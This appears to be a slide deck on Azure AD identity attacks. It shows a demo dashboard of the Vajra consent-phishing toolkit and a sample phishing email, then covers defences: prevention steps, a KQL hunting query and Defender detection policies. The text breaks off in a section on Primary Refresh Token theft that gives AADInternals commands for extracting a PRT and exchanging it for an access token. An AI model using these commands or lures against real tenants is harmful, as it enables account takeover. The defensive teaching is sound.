Demo Consent Phishing -

 **Vajra**

Azure AD Attacking ToolKit
Your Weapon To Cloud

Select Cloud 

[Share on twitter](#)

Dashboard

STOLEN DATA

OneDrive 0 Outlook 218 Attachments 1 OneNote 0

HACKING

Attacks Enumeration Specific Services

PREDICTIVE MODEL

Simulator

SETTINGS

Configuration

OTHERS

Contact me Documentation Sign Out

Total Files

OneDrive Outlook Attachments OneNote

Latest Victims

VICTIM	JOB TITLE	MOBILE NO.
Jeffrey Appel Admin adm-appel@m365securitylabs.onmicrosoft.com	None	None
Donald Duck Donald.Duck@m365securitylabs.onmicrosoft.com	None	None

[Show all →](#)

Total Victims From Phishing

Victim 7

OneDrive Files

[Show all →](#)

Outlook Inbox

- test
- test

[Show all →](#)

OneNote Files

[Show all →](#)

Userenum Results [Visit →](#)

Spraying Results [Visit →](#)

wortell




Identity Attack OAuth

Prevention

1. Disable OAuth consent flow for users
2. Enable Azure AD Admin consent
3. Enable Defender for Cloud Apps (MDA) app policies
4. Azure Active Directory Identity Protection – Workload identities
5. Hunting with Defender for Endpoint/ Microsoft Sentinel
6. Attack Simulation training – OAuth Consent Simulation


Identity Attack OAuth

Prevention 🔒 1 – App Consent flow



Identity Attack Oauth

Prevention 2 - Hunting



```
1 EmailUrlInfo
2 | where Url startswith "https://login.windows.net/common/oauth2" or Url startswith "https://login.microsoftonline.com/consumers/oauth2"
3 | join EmailEvents on $left.NetworkMessageId == $right.NetworkMessageId
4 | where EmailDirection = "Inbound"
```

Getting Started Results

Export 2 items 0:0.141 Low Ch

Timestamp (UTC)	NetworkMessageId	Url	UrlDomain	UrlLocation	ReportId	Timestamp1
Feb 2, 2022 7:47:39 PM	b50376c2-c752-45c0-8f...	https://login.windows.net/common/oauth2	login.windows.net	Body	b50376c2-c752-45c0-8f...	Feb 2, 2022 7:47:41 PM
Feb 2, 2022 7:43:23 PM	154b81f0-9072-4722-d2...	https://login.windows.net/common/oauth...	login.windows.net	Body	154b81f0-9072-4722-d2...	Feb 2, 2022 7:43:27 PM

wortell

Identity Attack OAuth

Prevention 🔒 3 – Defender for Cloud Apps

1. Malicious OAuth app consent
2. Suspicious OAuth app file download activities
3. Unusual addition of credentials to an OAuth app
4. Unusual ISP for an OAuth app
5. Misleading OAuth app name
6. Misleading publisher name for OAuth app

The screenshot shows the Microsoft Defender for Cloud Apps interface. The left sidebar has sections for Dashboard, Discover, Investigate (with Activity log, Files, Users and accounts, Security configuration, Identity security posture, OAuth apps, and Connected apps), Control (with Policies, Templates, and Alerts), and a search bar. The main area is titled 'Policies' and shows a table of six detection policies:

Policy	Count	Severity	Category	Action	Modified
Malicious OAuth app consent	0 op...	High	Threat	Feb 2, 2022	[More]
Suspicious OAuth app file download activities	0 op...	Medium	Threat	Feb 2, 2022	[More]
Unusual addition of credentials to an OAuth app	0 op...	Medium	Threat	Feb 2, 2022	[More]
Unusual ISP for an OAuth App	0 op...	Medium	Threat	Feb 2, 2022	[More]
Misleading OAuth app name	0 op...	Low	Threat	Feb 2, 2022	[More]
Misleading publisher name for an OAuth app	0 op...	Low	Threat	Feb 2, 2022	[More]

wortell

Identity Attack OAuth

Prevention 🔒 4 - Defender for Cloud Apps

1. App Discovery (discover for current approved apps)
2. Filter permissions/ and granted permissions
3. Check existing approvals, not only new consents

The screenshot shows the Microsoft Defender for Cloud Apps interface. The left sidebar has sections like Dashboard, Discover, Investigate, Control, and Alerts. The 'Discover' section is expanded, showing 'Connected apps (1)'. The 'Control' section is also expanded, showing 'Policies' and 'Templates'. The 'OAuth apps' section under 'Discover' is highlighted with a red box. The main content area is titled 'Manage OAuth apps'. It has a search bar and filter options for 'App', 'User name', 'App state', 'Community use', 'Permissions', and 'Permission level' (with a red box around it). Below these are buttons for 'Bulk selection', 'New policy from search', and 'Export'. A table lists six OAuth apps:

Name	Authorized by	Permission level	Last authorized	Actions
CDX MS Cloud App Security Demo	1 user	High	Nov 16, 2021, 2:18 PM	
doprovisioning-worker-app	●	High	Nov 15, 2021, 7:57 PM	
doprovisioning-yammer-apiauth	●	Medium	Nov 15, 2021, 4:09 PM	
doprovisioning-worker-mfa	●	Medium	Nov 15, 2021, 3:11 PM	
doprovisioning-graphapi-client	●	High	Nov 15, 2021, 3:11 PM	
MOD Demo Platform UnifiedApiConsumer	●	High	Nov 15, 2021, 3:11 PM	

wortell

Identity Attack OAuth

Prevention 🔒 5 - Azure AD Identity Protection


1. AzureAD Threat Intelligence
2. Suspicious Sign-ins
3. Unusual addition of credentials to an OAuth app
4. Leaked credentials

The screenshot shows the Azure AD Identity Protection Risk detections page. The main area displays a table of 'User detections' with columns: Detected (UTC), Activity (UTC), Last updated (UTC), Service principal name, and Application ID. One row is highlighted, showing a detection from 3/17/2022 at 2:16:54 AM for a service principal named 'Contoso HR App'. The 'Risk detections' section on the left sidebar is selected. A modal window titled 'Risk Detection Details' provides more information about this specific detection, including the detection type ('Unusual addition of credentials to an OAuth app'), risk state ('At risk'), risk level ('Medium'), and source ('Microsoft Defender for Cloud Apps'). It also lists the activity ('Service Principal'), detection time ('3/7/2022, 7:53 PM'), detection last updated ('3/7/2022, 7:53 PM'), application ID ('1e429928-7ff6-432e-a2a4-c46f48a54cfe'), key ID ('caad'), service principal name ('Contoso Chat Bot'), and service principal ID ('12d68440-f39c-4ce7-bf86-5cd98f5e777e').

wortell

Identity Attack OAuth

Prevention 6 – Attack Simulation Training



The screenshot shows the Microsoft Outlook web interface. On the left, the navigation pane includes sections for Favorites (Inbox, Sent Items, Drafts, Add favorite), Folders (Inbox, Drafts, Sent Items, Deleted Items, Junk Email, Archive, Notes, Conversation History, New folder), and Groups (New group, Discover groups). The main area displays the inbox under the 'Inbox' tab, which has 1 new message. A yellow banner at the top of the inbox area says: "Your browser supports setting Outlook on the Web as the default email ... Try it now Ask again later Don't show again". The message in the inbox is from "Service Notification <service@mail-sec.com>" with the subject "Update your account!". The message body starts with "Hello We inform you that your password to access the Contacts will be suspended." It continues with a warning about updating the email server due to the pandemic and attack, mentioning the deletion of inactive accounts and re-registering employees. It asks the recipient to click an "Approve" button to confirm their account is active. A note states that after receiving the message, there is a 72-hour period to perform the action. At the bottom of the message, it says "GRUPO ULTRA © 2021. All rights reserved." and includes "Reply" and "Forward" buttons.

wortell

Identity Attack Primary refresh token

wortell

PRT token

Primary Refresh Token (PRT) is a special high privileged refresh token. Compared to Active Directory it is equivalence to the Ticket Granting Ticket (TGT). PRT is a token stored on the device. (Cryptographic keys stored in TPM). PRT is a requirement for SSO.

Used for:

- Azure AD registered devices
- Azure AD Joined devices
- Hybrid AzureAD Joined devices

Why interesting?

- Authenticate against any application
- Can be updated with an MFA claim
- Interesting path; C:\Program Files\Windows Security\BrowserCore\BrowserCore.exe

PRT token – Browsecore.exe

Browsecore.exe (reads `stdin` and gives back PRT cookie from `stdout`)
.COM object lives inside; MicrosoftAccountTokenProvider.dll

```
$prtToken = Get-AADIntUserPRTToken  
Get-AADIntAccessTokenForAADGraph –PRTToken $prtToken
```

Get-AADIntUserPRTToken -Method TokenProvider

```
PS C:\Windows\system32> Get-AADIntUserPRTToken -Method TokenProvider  
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVjIjoyLCAiY3R4Ijoic2RIa0orZjlnXC9zYjc1WDF4TkpLQ3VDSndzaDJ1SUFnIn0.eyJzWzYzXNo3Rva2VuIj  
oimC5BVTRBWfdDajZDTDVqRTJsakt10VzjNjVjSWM3cwpodG9CZE1zb1Y2TvdtsTJUdE9Bs3MuQwdBqkFBRUFBQUQtLURMQTNwtzdRcmRkZ0pnN1d1dnJB  
Z0RzX3dRQ7lQOW1IY2V3c0haYmo3TmNZMHBFvmxMOUJPwmZwSk1mUmMtMzjd2QTz4SFdVU29wen1ack1Gds1kvHdnTVZ0VU9GYzuxUGNYMTdVbnpRY09NUz  
FZY1I0TjFDSC1pwm9tT0w1NzQwZ0E3S19voEkwx2RfYm9xaTRFZHNicwY5UDBnTjhszw94wvX3cVFGQ3B2VGFDh3Btx1pLRwx5Ve9JSFo4U2JNwnJKc3Fu  
VTv5VD11ME11NkthHaGE2MkhUQkRTZ1V6M1Fjcu5aMjhCdmthMG1r0G9jeG56dTJvdTJxQwhzTj4QwxQkQ0cU9HaHZsdVhjEVUc25NQzFTctrOU2dWF  
